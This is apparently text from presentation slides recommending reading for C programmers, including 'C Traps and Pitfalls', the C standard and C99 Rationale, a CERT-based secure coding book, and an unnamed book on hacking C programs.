


"C traps and pitfalls" by Andrew Koenig (1988) is also a very good read.




All professional C programmers should have a copy of the C standard and they should get used to regularly look up terms and concepts in the standard. It is easy to find cheap PDF-version of the standard (\$30), but you can also just download the latest draft and they are usually 99,93% the same as the real thing. I also encourage everyone to read the Rationale for C99 which is available for free on the WG14 site.

<http://www.open-std.org/jtc1/sc22/wg14/>



Robert C. Seacord has written a book about how to do secure coding in C and C++. This is based on serious research done by CERT program of the Carnegie Mellon's Software Engineering Institute.



This is a really nice book about how to hack into systems and programs written in C. The book also has a surprisingly concise and well written introduction to C as a programming language. All of the techniques discussed in these slides, and much more, is discussed in this book.